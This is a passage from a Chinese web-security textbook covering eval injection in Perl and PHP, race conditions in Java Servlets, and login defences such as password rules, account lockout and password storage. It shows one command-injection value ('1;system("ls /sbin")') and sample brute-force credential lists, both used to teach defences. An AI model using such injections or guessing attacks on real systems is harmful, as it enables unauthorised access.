而使用 eval 的情况下，只要外界无法指定其参数就同样无法实施攻击。以 4e-002.php 为例，如果使用会话变量取代 hidden 参数来传递值，外界就无法注入脚本，从而也就保证了安全性。

然而，脚本的注入途径并不局限于 HTTP 请求，通过文件或数据库等途径也同样有可能注入脚本，因此，如果能够通过这些途径注入，那么就不能使用本对策。

◆限制外界传入 eval 的参数中只包含字母和数字

如果能够限制外界传入 eval 的参数中只包含字母和数字，那么就杜绝了脚本注入需要用到的符号字符（如分号 ;、逗号 , 和引号等），因此也就能够防止脚本注入。

◆参考：Perl 的 eval 代码块形式

Perl 语言的 eval 具有两种形式。分别为 eval 后面接表达式的形式，和 eval 后面接代码块（Block）的形式。由于后者能够杜绝 eval 注入攻击，因此便能够放心使用。

首先我们来看如下脚本，该脚本中使用了 eval 后面跟表达式这一形式，其中含有 eval 注入漏洞。脚本中使用 eval 的目的在于捕捉除以零值时的异常。

```
eval("\$c = $a / $b;"); # 除数有可能为零
```

根据以上讲解的内容，如果此处将变量 $b 指定为如下字符串，就会使 /sbin 目录下的文件一览显示出来。

```
$b = '1;system("ls /sbin")';
```

而如果像下面的脚本那样采用 eval 的代码块形式，就消除了 eval 注入漏洞。

---

① CakePHP 中就曾经被曝出过这样的漏洞。参考：http://cakephp.jp/modules/newbb/viewtopic.php?viewmode=flat&topic_id=2496&forum=3（日文）

▶ **代码清单　eval 代码块形式的使用示例（摘要）**



```
eval {
  $c = $a / $b;    # 除数有可能为零
};
if ($@) {  # 出错的情况下
  # 错误处理
}
```

eval 代码块形式之所以不会产生 eval 注入漏洞，是因为代码块内部的代码是固定不变的。

总结

本节介绍了 eval 这类能够将字符串解释为脚本代码并执行的功能中产生的安全隐患。eval 的功能很强大，但引发漏洞后的影响也同样是非常巨大的。世界上也有很多语言不提供 eval 功能，因此，强烈推荐写代码时不使用 eval。

继续深入学习

寺田健的博客文章《通过 preg_replace 执行代码》[2]，详细讲述了附带修饰符 e 的 preg_replace 可能产生的漏洞。其中的内容非常有深度，据此还能够学到使用正则表达式来注入脚本等宝贵知识。

GIJOE 所著的《PHP 网络攻击方法》[1] 中也介绍了使用 preg_replace 来进行攻击的例子。其中还提到了因误用 WordPress 中的 call_user_func_array 而导致漏洞的相关内容。

参考文献

写作本节时参考了以下资料。

[1] GIJOE.（2005）.《PHP サイバーテロ》(《PHP 网络攻击方法》) . ソシム .

[2] 寺田健 .（2008 年 6 月 6 日）. preg_replace によるコード実行（通过 preg_replace 执行代码）. 参考日期：2010 年 12 月 19 日 , 参考网址：T.Terada の日記 : http://d.hatena.ne.jp/teracc/20080606

[3] 小邨孝明 .（2004 年 10 月 11 日）. PHP と Web アプリケーションのセキュリティについてのメモ（关于 PHP 与 Web 应用安全的笔记）. 参考日期：2010 年 12 月 19 日，参考网址：個人的なメモと備忘録 : http://www.asahi-net.or.jp/~wv7y-kmr/memo/php_security.html

4.15 共享资源相关的问题

由于 Web 应用能同时处理多个请求，因此会在并行处理中出现问题，特别是当操作涉及共享资源时，问题发生的几率尤大。而本节就将讲述因对共享资源的处理不完善而导致的代表性的安全隐患——竞态条件（Race Condition）漏洞。

4.15.1 竞态条件漏洞

概要

共享资源是指，被多个进程或线程同时使用的变量、共享内存、文件、数据库等。如果针对共享资源的互斥锁不完善，就可能会导致竞态条件漏洞。

竞态条件漏洞的影响很多，其中，应用中由竞态条件问题而引起的典型的影响有以下几种。

- 页面上显示其他用户的个人信息（他人问题）
- 数据库信息不一致
- 文件内容被破坏

竞态条件漏洞的对策有如下两项，实施其中一项即可。

- 尽量不使用共享资源
- 针对共享资源实施完善的互斥锁

竞态条件漏洞总览

产生地点
使用共享资源的地方

影响范围
引发多种多样的问题，大多都会影响到整个应用

影响类型
显示他人信息、数据库信息不一致、文件内容被破坏等

影响程度
中

用户参与程度
需要或不需要的情况都有



对策概要

执行以下任一方法。

- 尽量不使用共享资源
- 针对共享资源实施完善的互斥锁

攻击手段与影响

接下来我们就来看一下竞态条件漏洞引起问题的流程及其影响。此处介绍的案例都是突发性事件，而非蓄意攻击。示例应用由 Java Servlet 编写而成。本书的试验环境的虚拟机中没有准备 Servlet 的运行环境，如果想运行该示例可以安装 Tomcat 等 Servlet 容器。笔者已确认该示例在 Tomcat6.0 中运行正常。

Servlet 的源码如下。

▶ **代码清单　C4f-001.java**



```
import java.io.*;
import javax.servlet.http.*;

public class C4f_001 extends HttpServlet {
 String name; // 定义为实例变量

 protected void doGet(HttpServletRequest req,
                     HttpServletResponse res)
    throws IOException {
  PrintWriter out = res.getWriter();
  out.print("<body>name=");
  try {
    name = req.getParameter("name"); // 查询字符串 name
    Thread.sleep(3000); // 等待 3 秒（模拟耗时的处理）
    out.print(escapeHTML(name));  // 显示用户名
  } catch (InterruptedException e) {
    out.println(e);
  }
  out.println("</body>");
  out.close();
 }
}
```

该 Servlet 从查询字符串中接收了 `name` 的值并将其赋值给实例变量 `name`，等待 3 秒钟后，再在页面上显示实例变量 `name`。等待 3 秒钟是为了模拟耗时很长的处理。`escapeHTML` 函数的作用在于防范 XSS（此处省略了该函数的定义）。

接下来，我们使用以下方法执行该 Servlet。打开两个浏览器窗口，在一个窗口中先使用 `name=yamada` 打开页面。1 秒钟后，再在另一个窗口中使用 `name=tanaka` 打开页面。

浏览器的显示如下图所示。

▶ 图 4-124 执行示例应用




虽然两边都是要将查询字符串中指定的名字显示在页面上，但两个浏览器上都显示了 tanaka 这个名字。这种现象被称为他人问题。显示的不是自己输入的个人信息，而是其他人的信息，这也是一种个人信息的泄漏。

为了理解这个问题，首先要知道 Servlet 类的实例变量是共享资源。默认设置下，每个 Servlet 类只生成一个实例（对象），所有的请求都由这个唯一的实例来处理。因此，实例变量也只有一个，所有的请求处理都共享这个变量（即共享资源）。

下面我们将 yamada 和 tanaka 的处理以时间轴的形式进行整理，如下图所示。

▶ 图 4-125 示例的内部处理



首先，yamada 的处理被启动，变量 `name` 被赋值为 `"yamada"`。1 秒钟后，tanaka 的处理也开始进行，变量 `name` 的值被覆盖为 `"tanaka"`。由于此后也一直为 `"tanaka"`，因此两个浏览器中都显示了 `"tanaka"` 这个名字。

安全隐患的产生原因

安全隐患的产生原因有如下两点。

- `name` 是共享变量
- 没有对共享变量 `name` 加上互斥锁

如果没有意识到 Servlet 类的实例变量是共享资源，那么就很可能会在不知不觉中埋下隐患。

对策

竞态条件漏洞的对策有如下两项，实施其中一项即可。

- 尽量不使用共享资源
- 针对共享资源实施完善的互斥锁

下面我们来看看如何对上面的示例实施防范策略。

◆避免使用共享资源

其实上面的示例根本没有必要使用共享资源的变量 name，使用非共享的局部变量就能解决问题。下面为修改后的代码摘要。

```
try {
  String name = req.getParameter("name"); // 定义为局部变量
  Thread.sleep(3000); // 等待 3 秒（模拟耗时的处理）
  out.print(escapeHTML(name));  // 显示用户名
} catch (InterruptedException e) {
  out.println(e);
}
```

◆使用互斥锁


Java 的多线程处理中可以使用 synchronized 语句或 synchronized 方法来进行互斥锁。下面展示的就是使用 synchronized 语句来进行互斥锁的例子（摘要）。

```
try {
  synchronized(this) {  // 互斥锁
    name = req.getParameter("name");
    Thread.sleep(3000); // 等待 3 秒（模拟耗时的处理）
    out.print(escapeHTML(name));  // 显示用户名
  }
} catch (InterruptedException e) {
  out.println(e);
}
```

第 2 行中的 synchronized(this) 的意思就是给 Servlet 的实例加上互斥锁。加上了 synchronized 语句后，该 Servlet 的 synchronized 代码块内便只允许一个线程执行。也就是说，赋值给变量 name 后就不会再被其他线程改写了。

这里我们将此时各请求的处理依然以时间轴的形式进行整理，如下图所示。

图 4-126　加上互斥锁后的内部处理



由上图可知，在进行 `"yamada"` 的处理时，`"tanaka"` 的处理暂时停止并处于待机状态。这会造成应用程序的性能底下。如果对这个 Servlet 同时发出多个请求，那么就会出现需等待请求数 ×3 秒的时间，因此也就很容易招致妨害 Servlet 的攻击（DoS 漏洞）。

鉴于这种情况，建议大家尽量不要使用互斥锁，也就是说不要使用共享资源。如果非用不可，就应当在设计上多下功夫，使互斥锁的耗时尽可能短一些。详情请参考并行处理或多线程编程的参考书。

总结

本节讲述了因对共享资源的互斥锁处理不完善而造成的问题。常见的互斥锁的形式为数据库中的锁（乐观锁和悲观锁），除此之外，在共享变量或文件时也需要用到互斥锁。

尽量不使用共享资源也能够提高应用的性能，而如果用到了共享资源，就需要在设计中下工夫以将互斥锁的处理时间压缩至最短。

参考：Java Servlet 的其他注意点

Servlet 的实例变量也能够像下面这样在 JSP 中定义。

```
<%! String name; %>
```

由于使用这种方式定义的变量也是在各请求间共享的，因此也需要加上互斥锁。但考虑到通常情况下并没有必要在 JSP 中定义实例变量，因此不推荐使用这种方法。

另外，由于实现 `SingleThreadModel` 接口的 Servlet 类能够保证在单线程下运作，因此可以不对 Servler 的实例变量上锁。虽然以前有时也会使用这种方法作为对策，但是在 Servlet2.4 版本以后，随着 `SingleThreadModel` 接口被弃用（Deprecated）[①]，今后也就不再推荐使用这种方法了。

① SingleThreadModel 的文档：http://docs.oracle.com/javaee/1.4/api/javax/servlet/SingleThreadModel.html（英语）。

第5章

典型安全功能

本书中把应用程序里用来加强系统安全程度的功能称为安全功能。如果由于安全功能里面存在的设计不足，而导致系统安全性不够强的话，虽然这不能算作狭义上的安全隐患，但也会使系统存在被外界攻击的风险。与之相反，如果在安全功能上下足功夫的话，则可以防止由于用户不小心或者错误操作等导致的意外，从而提高系统的安全性。

作为典型的安全功能，本章将会涉及以下内容，详述系统会受到什么样的潜在威胁，以及针对这些威胁应该在设计上采取何种对策。

- 认证（Authentication）
- 授权（Authorization）
- 账号管理
- 日志（Log）管理

5.1　认证

认证是指通过某些方法验证系统用户身份的行为。Web 应用程序里使用的认证方法除了在第 3 章里已经介绍过的 HTTP 认证之外，还有使用 HTML Form 的用户名和密码的认证方式，以及利用客户端的 SSL 证书的认证方式等。本书将主要针对 HTML Form 认证进行说明。

这一节将从以下几个方面来说明当认证功能存在漏洞时将会面临的威胁以及可以采取的对策：

- 登录（Login）功能
- 针对暴力破解攻击的对策
- 密码的保存方式
- 自动登录
- 登录表单（Form）
- 错误消息
- 退出登录功能

5.1.1　登录功能

用户登录功能可以称为是认证处理中的核心，即通过对照用户输入的 ID、密码是否和数据库一致，若信息一致即认证成功。本书中把这种用户本人合法性验证的功能称为登录功能。

登录功能通常是通过执行类似下面的 SQL 语句，从数据库中检索满足用户 ID 和密码条件的记录，如果找到了相应的用户记录，就可以认为是登录成功了。

```
SELECT * FROM usermaster WHERE id=? AND password=?
```

针对登录功能的攻击

如果攻击者成功攻破了登录功能，就可以伪装成正常用户使用系统了。本书中将把这种攻击称为非法登录。认证功能的攻击有如下几种比较典型的案例。

◆ 通过 SQL 注入攻击来跳过登录功能

如果登录页面存在 SQL 注入漏洞，攻击者即使不知道用户的密码，也可以利用漏洞，跳过登录功能从而成功登录。关于 SQL 注入的内容在 4.4.1 节已经介绍过了，本章不会再进行更深入的讨论。

◆ 通过 SQL 注入攻击获取用户密码

同样，如果应用中存在 SQL 注入漏洞，则保存在数据库中的用户 ID 或者密码有可能被盗取。攻击者一旦拿到了这些用户的 ID 和密码，就可能冒充用户登录。

不过即使攻击者利用 SQL 注入漏洞盗取了用户的密码，我们也有办法让攻击者无法利用这些数据进行攻击。具体对策我们将在 5.1.3 节中说明。

◆ 在登录页面进行暴力破解

还有一种攻击方法是在登录页面不断地尝试使用各种用户 ID 和密码的组合来进行登录，具体方法包括暴力破解和字典破解等。

暴力破解（Brute Force Attack）使用的方法是利用所有的字符组合作为密码来进行尝试。

字典破解是事先准备一个“字典”，其中都是常被用户作为密码使用的字符组合，然后按顺序尝试字典里保存的密码组合（见图 5-1）。

▶ 图 5-1　反复尝试各种用户 ID 和密码组合进行攻击



不管利用上面哪种攻击方法，都需要尝试大量的用户 ID 或者密码组合，所以我们可以在登录功能中检测这种攻击并采取相应的预防措施，具体内容将会在 5.1.2 节中详细说明。

◆ 通过社会化攻击得到用户密码

社会化攻击（也称为社会化工程攻击，Social Hacking），指的是并不对计算机或者软件发起攻击，而是通过对欺骗用户，获取重要信息的攻击方法。典型的方法比如冒充领导或者服务器管理员给用户打电话，欺骗用户说“由于某项业务需要，请告知密码”，从而骗取用户的密码的行为。

此外，还有一种攻击方法是通过偷窥用户在输入密码时的页面或者键盘敲打来盗取密码，叫作 Shoulder Hack，这也是社会化攻击的一种。

Shoulder Hack 如果从字面意思来看的话有从用户背后探头窥视的意思，但是实际上即使不用伸出头，如果采用其他方法能窥视到的话，也能得到用户的密码。在本书中，我们将把通过偷窥得到用户密码的攻击行为统一称为 Shoulder Hack。应对 Shoulder Hack 攻击，可以采取遮盖密码输入框等方法，详细的内容请参考 5.1.5 节。

从 Web 应用程序本身来说，对于 Shoulder Hack 以外的其他社会化攻击就显得无能为力了。我们可以通过对员工、用户进行教育强化的方法来应对攻击，但这超出了本书的范围，就不在这里详述了。

◆ 通过钓鱼方法获取密码

钓鱼（Phishing）是指通过搭建和真实网站非常相像的山寨网站，诱骗用户输入密码等来获取个人信息的方法。这也是社会化工程（Social Engineering）的一种。在国外，频繁报道了大规模的钓鱼事件，在日本也报道过用户在山寨 Yahoo!JAPAN 和银行等钓鱼网站上受骗的案例。

预防钓鱼本首先是用户需要提高警惕，同时作为 Web 网站也应采取相应对策，我们将在 7.2 节里说明。

登录功能被破解后的影响

如果攻击者攻破了 Web 应用程序以他人名义非法登录，那么攻击者就拥有并且可使用用户的所有权限，比如阅读信息、修改、删除以及购物、转账、发帖等。

非法登录带来的破坏性与会话劫持是一样的，如果密码被攻击者知道了，有一些需要密码再次输入确认的功能都能被攻击者恶意使用（会话劫持则不能达到此目的）。

另外，会话劫持攻击一般都是被动攻击，攻击时需要用户发起某些活动，攻击者才能参与进来。而非法登录是一种主动攻击，不需要用户的参与。因此非法登录会对更多的用户产生影响。

综上所述，非法登录的影响比远超于会话劫持，属于重大安全隐患，需要制定万全的对策。

如何防止非法登录

在使用表单认证（或者叫密码认证）的应用里，为了防止非法登录，需要做到以下两点。

- ➤确保系统不存在 SQL 注入等安全性 Bug
- ➤使用难以猜测的密码

下面依次对这两点进行说明。

◆ 确保系统中不存在 SQL 注入等安全性 Bug

用户登录功能容易存在的安全隐患有以下几种[①]：

（A）SQL 注入（4.4.1 节）
（B）固定会话 ID（4.6.4 节）
（C）Cookie 的安全属性设置不完善（4.8.2 节）
（D）自由重定向漏洞（4.7.1 节）
（E）HTTP 消息头注入（4.7.2 节）

（A）的 SQL 注入漏洞之所以容易发生，是因为在一般的用户登录实现中都需要利用 SQL 在数据库中进行用户名密码比对。

（B）和（C）是用户登录认证后，在 Cookie 里保存会话 ID 时存在安全问题时所带来的安

① 当然，这句话的意思并不是说系统就不存在其他安全隐患。

全隐患。

（D）和（E）虽然和用户认证没有直接关系，但是用户登录后，多数应用需要跳转到登录前的页面，结果导致登录功能经常出现此类安全隐患。

下面介绍一下有关密码预测难度的问题。

◆ 设置难以猜测的密码


密码认证的前提是“知道此密码的人只有合法用户”。基于这个前提，可以判断“只要某个人知道了密码，即可认为他就是合法用户”，但是如果其他人可以推测出此密码，那这个前提就不存在了。

所以，最基本的是我们需要确保用户的密码不能被其他人猜测到。比如在 4.6 节里提到的那样，如果使用类似密码学级别的伪随机数生成器的话，基本可以生成不能被猜测到的密码。

但是密码是需要用户自己输入的，程序生成的随机密码不容易记住，输入也很麻烦，所以实际上用户更多的是选择即好记也方便输入的字符串作为密码。

一般来说，用户使用便捷性（好记、输入方便）和系统安全强度（猜测的困难程度）如图 5-2 那样成反比关系。如果用户能在选择密码时能深思熟虑的话，应该可以选出密码安全度高，又能兼顾到用户使用方便性的密码。

图 5-2　密码的使用便捷性和安全强度的关系



◆ 密码的字符种类和长度要求

在设置一个不易被他人猜到的密码时，最基本的要素就是密码所使用的字符种类以及密码的长度。因为字符种类和密码长度决定了可以作为密码使用的字符串的总数量。

密码组合总数 = 字符种类的总数 ^ 密码位数

这里“^”是幂乘运算符。字符种类的数量指的是可以使用的字符的总数量，比如只用数字就是 10，只用小写英文字母就是 26 个等。表 5-1 显示的是根据可使用的字符种类及密码长度得到的各种可能的密码组合的总数。

表 5-1　密码总数

字符种类数量	4 位	6 位	8 位
10 种（数字）	1 万	100 万	1 亿
26 种（小写英文字母）	约 46 万	约 3 亿	约 2000 亿
62 种（大小写英文加数字）	约 1500 万	约 570 亿	约 220 兆
94 种（字母、数字加上各种符号）	约 7800 万	约 6900 亿	约 6100 兆

从上面的表中可以看出，字符种类和密码位数即使只是稍微增加某一项的值，密码组合的总数都将会大幅增加。

◆ 密码的使用现状

然而现实中用户使用的密码并没有表 5-1 说明的那样多，其原因就是用户更愿意使用好记和好输入的密码。也就是说，用户更倾向于使用如图 5-2 中右下角所显示的密码类型。

媒体已经报道了很多能佐证这种倾向的统计数据，我们介绍其中的一些报道[①]。下面的报告都是基于非法获取的用户密码数据作出的统计分析。

- RockYou 被盗的 3200 万个密码分析：使用最多的密码是“123456”
  http://jp.techcrunch.com/archives/20100121depressing-analysis-of-rockyou-hacked-passwords/
- 从被泄露的 Htomail 密码中分析得出，使用的最多的是“123456”
  http://journal.mycom.co.jp/news/2009/10/08/022/index.html
- 通过 MySpace 钓鱼网站收集到的密码中用的最多的是“password1”
  https://itpro.nikkebp.co.jp/article/USNEWS/20061218/257183

通过这些报告我们很容易看出用户在满足密码限制条件的前提下，更愿意使用简单的密码。估计在密码限制条件为“长度在 10 个字符以上，大写字母、小写字母、数字和符号至少包含一个以上”的网站里，用户使用最多的密码就是“Password1!”吧。

在这种密码使用情况下，如何让用户设置更安全的密码，这正是网站运营方需要彰显智慧的地方。

◆ 应用程序设计中关于密码的需求

这一节我们将整理一下在应用程序设计中需要考虑的和密码相关的需求问题。

设置安全密码的最终责任在于用户本人，对应用程序来说最低需求是“不能妨碍用户选择安全的密码”。换句话说，就是不要超出实际需求，设置过于严格的字符种类和密码位数的限制。

应用程序关于密码中使用的字符种类和长度要满足最低需求，典型的有下面一些组合：

➤字符种类：英文字母和数字组合（区分大小写）

① 这些报道都是笔者在 2010 年 10 月 20 日查阅过的。

➤位数：最多可输入 8 个字符

但是有人可能觉得上面的限制太局限了，实际上我们也没有必要必须采用这样严格的限制，所以可以考虑下面的组合：

➤字符种类：所有 ASCII 字符（0x20～0x7E）
➤位数：128 位以内

如果放宽密码的字符种类和位数的限制，那么用户可能不只是使用简单的密码，还可能会使用密码短语（Passphrase）。密码短语取代简单的单词，使用若干的词组（Phrase）组成比较长的短句作为密码使用。

以上我们所说明的内容，是对密码的“容器”的要求。即应用程序准备了一个大的容器（即可使用的字符种类和密码位数），用户自己负责，自由地选择自己的密码。但是，现实中广泛使用的密码很多都是比较容易猜测和攻破的密码，因此越来越多的网站除了限制密码使用的字符和位数外，还对具体的密码内容进行检查、核对。

◆ 严格的密码检查原则

为了预防用户密码被攻击，Web 应用应该积极采取密码检查功能。其基本原则，有以下几种：

➤关于字符种类的检查（比如字母、数字、符号至少各一个）
➤关于密码位数（比如至少 8 位以上）
➤禁止使用和用户 ID 一样的密码
➤禁止使用密码词典里有的词汇做密码

Twitter 就使用了基于密码字典的密码可用性检查，比如图 5-3 是 Twitter 用户修改密码的页面[①]，在新密码输入框里面输入“password”后的截图。

图 5-3 Twitter 修改密码界面

当前密码 ·········
忘记密码了?
新密码 ······ 过于简单
确认密码 ······
保存更改

页面里显示了“密码过于简单”的错误信息，这时如果坚持点击“修改”按钮的话，则会出错。

也许这样的检查有点过于严格，甚至引起人们质疑其违反了“密码选择是用户的责任”这一

① https://twitter.com/settings/password

原则，但是反过来说这一措施有效避免了用户使用过于简单的密码。

5.1.2 针对暴力破解攻击的对策

针对在线暴力破解攻击，账号锁定是一种有效的对抗方式。我们身边账号锁定最常见的例子就是银行卡，如果交易时连续 3 次输入错误密码，卡片就会被冻结。这样可以有效地防止银行卡被盗或者被别人捡到后非法使用。账号密码也一样，如果输错密码超过了一定次数，该账号也应该被锁定。

初步认识账号锁定

在 Web 应用程序里基本的账号锁定功能可以这样来实现：

- 记录每个用户 ID 的密码连续错误次数
- 如果密码错误次数超过了一定上限，则锁定此账号；被锁定的账号不能再次登录
- 账号被锁定后，通过邮件等方式通知该用户和系统管理员
- 用户正常登录后，清除之前记录的密码错误计数器

如果和 ATM 一样，最多只允许用户输入 3 次错误密码，可能有点太少，会导致用户账号频繁被锁定。所以这个次数设为 10 次比较合适 ①

另外，如何给被锁定的账号解除锁定，可以参考下面的规则：

➤ 账号被锁定后 30 分钟 ②，自动给该用户解锁
➤ 管理员利用某些方法对用户进行验证后给该用户解锁

之所以选择 30 分钟后给用户解锁，为的就是能让正常用户能尽早登录进来。也许有人会觉得 30 分钟有点太过短暂，但实际上 30 分钟是比较合理有效的。

尝试 10 次输入密码错误后再经过 30 分钟等待解锁，这样攻击者为了验证 100 个密码需要四个半小时以上的时间，而且还会给系统管理员发送 10 次账号被锁定的系统通知。在这段时间里，管理员可以详细调查用户被锁定的情况，且根据需要，甚至可以封掉攻击来源的 IP。

暴力破解攻击的检测和对策

目前暴力破解攻击的变种有以下几种攻击方法。

① 在面向信用卡加盟商的安全标准 PCI DSS 2.0（https://zh.pcisecuritystandards.org/minisite/en/pci-dss-supporting-docs-v20.php）7.5.13 节规定了“在尝试 6 次后锁定用户，阻止用户反复尝试访问”。像 PCI DSS 一样，如果系统需要遵守的标准明确规定了账号锁定策略的话，我们需要按照该策略规定去实现。

② 在 PCI DSS 2.0 标准里也规定为 30 分钟（7.5.14）。

◆ 字典攻击

字典攻击不是尝试所有理论上可能的密码组合，而是只选取使用频率较高的密码按顺序进行尝试。由于现实中很多人在使用比较简单且危险的密码，所以这个方法比单纯的暴力破解效率更高。

和暴力破解一样，针对字典攻击采用账号锁定是比较有效的。

图 5-4　字典攻击的例子

```
user01:password1
user01:system
user01:123456
user01:abc012
…
```

◆ Joe 账号检索

用户 ID 和密码相同的账号称为 Joe 账号（Joe account），如果在应用程序里不禁止这种用户 / 密码组合，那么系统里就可能存在一定比例的 Joe 账号。Joe 账号检索的例子可以参考图 5-5。

单纯的账号锁定不能解决 Joe 账户检索攻击，具体对策将在后面进行讲解。

图 5-5　Joe 账号检索的例子

```
user01:user01
user02:user02
user03:user03
user04:user04
…
```

◆ 逆向暴力破解

通常的暴力破解是针对固定的用户 ID，采用不同的密码尝试登录。与此相反，逆向暴力破解（Reverse Brute Force Attack）则是固定密码，轮换不同的用户 ID 组合进行尝试。图 5-6 是使用固定密码“password1”进行逆向暴力破解的例子。

针对逆向暴力破解，账号锁定对策也无能为力。关于其对策我们会在下面一节进行说明。

图 5-6　逆向暴力破解的例子

```
user01:password1
user02:password1
user03:password1
user04:password1
…
```

◆ 针对变种暴力破解的对策

在 Joe 账号攻击和逆向暴力破解攻击面前，单纯的账号锁定功能没有效果。但是，对这种攻击必须要采取相应对策。

比如，通过统计 MySpace 的密码后发现，用户使用最多的密码是 password1，占统计对象总数的 0.22%。这个数字看起来很小，但是如果用 password1 做密码进行逆向暴力破解的话，尝试

1000 个用户平均就能成功登录 2 次。这种攻击的成功率是非常高的[①]。

所以，必须要对这种攻击采取必要的措施。但是就现实情况来说，还没有什么特别有效的对策。下面列出一些辅助措施。

◇ 严格检查密码

前面我们已经说明过了，在用户注册时根据字典检查用户输入的密码，如果密码是很多用户常用的密码，或者密码和用户 ID 一样，就拒绝用户注册。这样就能完全杜绝 Joe 账号问题了。另外，即使攻击者使用逆向暴力破解，由于其采用的密码都是平常被大量使用的密码，而如果这样的密码在系统中被禁用的话，攻击者的成功率也会大大降低。

◇ 隐藏登录 ID

这种方法是指系统中除了保存对外公开的昵称之外，还另外保存非公开的用于登录的用户 ID。具体例子包括将用户的电子邮箱地址作为登录 ID。SNS 巨头 mixi 或 GREE、facebook、MySpace、EC 巨头 Amazon 等，都使用电子邮件作为用户的登录 ID[②]。另一方面，Twitter 除了支持使用电子邮件登录之外，也支持用公开的用户 ID 登录。所以 Twitter 不能有效地预防逆向暴力破解。

使用电子邮件作为登录 ID 时，需要考虑到用户变更邮箱地址的需求，所以最好在内部保存一个唯一的 ID 来标识一个用户。

◇ 监视登录失败率

发生密码暴力破解攻击时，登录失败率（单位时间内登录失败次数 ÷ 尝试登录总次数）一般都会激增。所以如果定时检测登录失败率，管理员就可以在失败率激增的时候调查其原因。如果是遇到攻击了，管理员可以通过封掉远程 IP 地址等必要的措施进行处理，这也是一种有效对策。

◇ 各种对策方法的比较

下面总结一下到目前为止讲过的各种对策的优缺点。

▶ 表 5-2　解决变种暴力破解攻击的各种对策的优缺点

	优点	缺点
严格检查密码	实现、部署简单	需要花费精力去创建和维护密码字典 / 不能算作完美的对策
隐藏登录 ID	实现、部署简单	已有的应用需要变更服务设计，实现起来有一定难度。
监视登录失败率	对所有密码攻击都有效果	需要有监视人员，运行成本较高 / 有可能不能做到即时响应。

上面所列举的这些措施能有效地提高系统的安全性，但不一定能有效应对其漏洞。在项目规划阶段，需要综合网站性质、对安全性的要求、项目成本等方面综合考虑，再决定是否需要实施这些对策。

---

① 也许会有人觉得这种攻击很简单，且成功率很高，所以也想尝试一下，但是即使不是出于恶意，只要拿着别人的账号密码登录了，就是触犯法律的行为，请不要在非实验环境做这样的测试。

② 不确定是否考虑到安全上的问题才这样设计。

5.1.3 密码保存方法

在这一节里，我们将讲解为什么需要在保存密码时对其进行加密保护，以及可以采用的具体方法等。

保护密码的必要性

如果由于某些原因导致用户密码泄露，那么就有可能导致用户密码被恶意使用，从而给用户造成损失。一旦密码泄露，很可能导致其他机密信息也泄露出去，甚至会导致信息泄露之外的损失。

- ➤利用该用户权限进行购物、转账等
- ➤利用该用户权限进行信息发布、篡改、删除
- ➤如果用户在多个网站使用同一密码的话，损失也会波及到其他网站

因此，为了防止网站因为 SQL 注入漏洞等导致数据库信息泄露时不让攻击者能恶意使用保存在数据库中的密码，就需要对密码采取保护措施。

典型的密码保护方法包括加密和信息摘要（Message Digest）（也称密码学级别的散列值，Cryptographic Hash）

下面将讲解安全的密码保存方法。

利用加密方式进行密码保护及其注意事项

一般来说用来开发 Web 应用的编程语言都会提供用来加密的库，密码的加密、解密从编码学的角度来说都不是什么困难的事情。但是，实际进行加密的时候，有以下几个问题需要考虑。

- ➤选择安全的加密算法
- ➤如何生成 key
- ➤如何管理 key
- ➤加密算法退化（Compromise）后的再次加密[①]

这其中最难的问题是 key 的保管方法。由于每次登录都需要 key，所以只把 key 锁在安全的保险箱里是不可行的。而且既要确保 Web 应用能正常使用 key，还要确保 key 不会被盗取，这样的系统本身很难实现。退一步说，如果能找到理想的管理 key 的方法，那么也可以用这种方法直接来管理密码。

所以，现实中几乎不采用可逆加密的方式来保护密码，更多情况下是采用下面将要说明的信

① 加密算法的退化是指加密算法被破解，或者随着计算机性能的提升，暴力破解等变得更容易实现等情况。这里所说的再加次加密是指先用之前已经退化的算法进行解密，再使用新的安全的加密算法进行加密。

息摘要的方式。

专栏：数据库加密和密码保护 COLUMN

现在市场上有能将整个数据库进行加密的产品。其中大部分的产品都可以称为“透明数据加密”（TDE，Transparent Data Encryption），即应用程序开发可以不用考虑加密功能的存在。

使用 TDE 的时候，应用程序只是使用普通的 SQL 语句，数据库引擎则将数据加密后进行存储。使用 SELECT 等语句进行数据检索时，TDE 会自动对加密的数据进行解密操作。

使用 TDE 数据库虽然很简单，但是它并不适合进行密码保护。其原因是它不能防御类似 SQL 注入这样的攻击。因为 TDE 的透明加密的关系，SQL 注入后得到的数据都是被解密后的明文字符串了。

TDE 数据库在数据库的文件、备份存档等被盗的情况下，可以有效保护数据库内容不会泄露。

利用信息摘要来进行密码保护及其注意事项

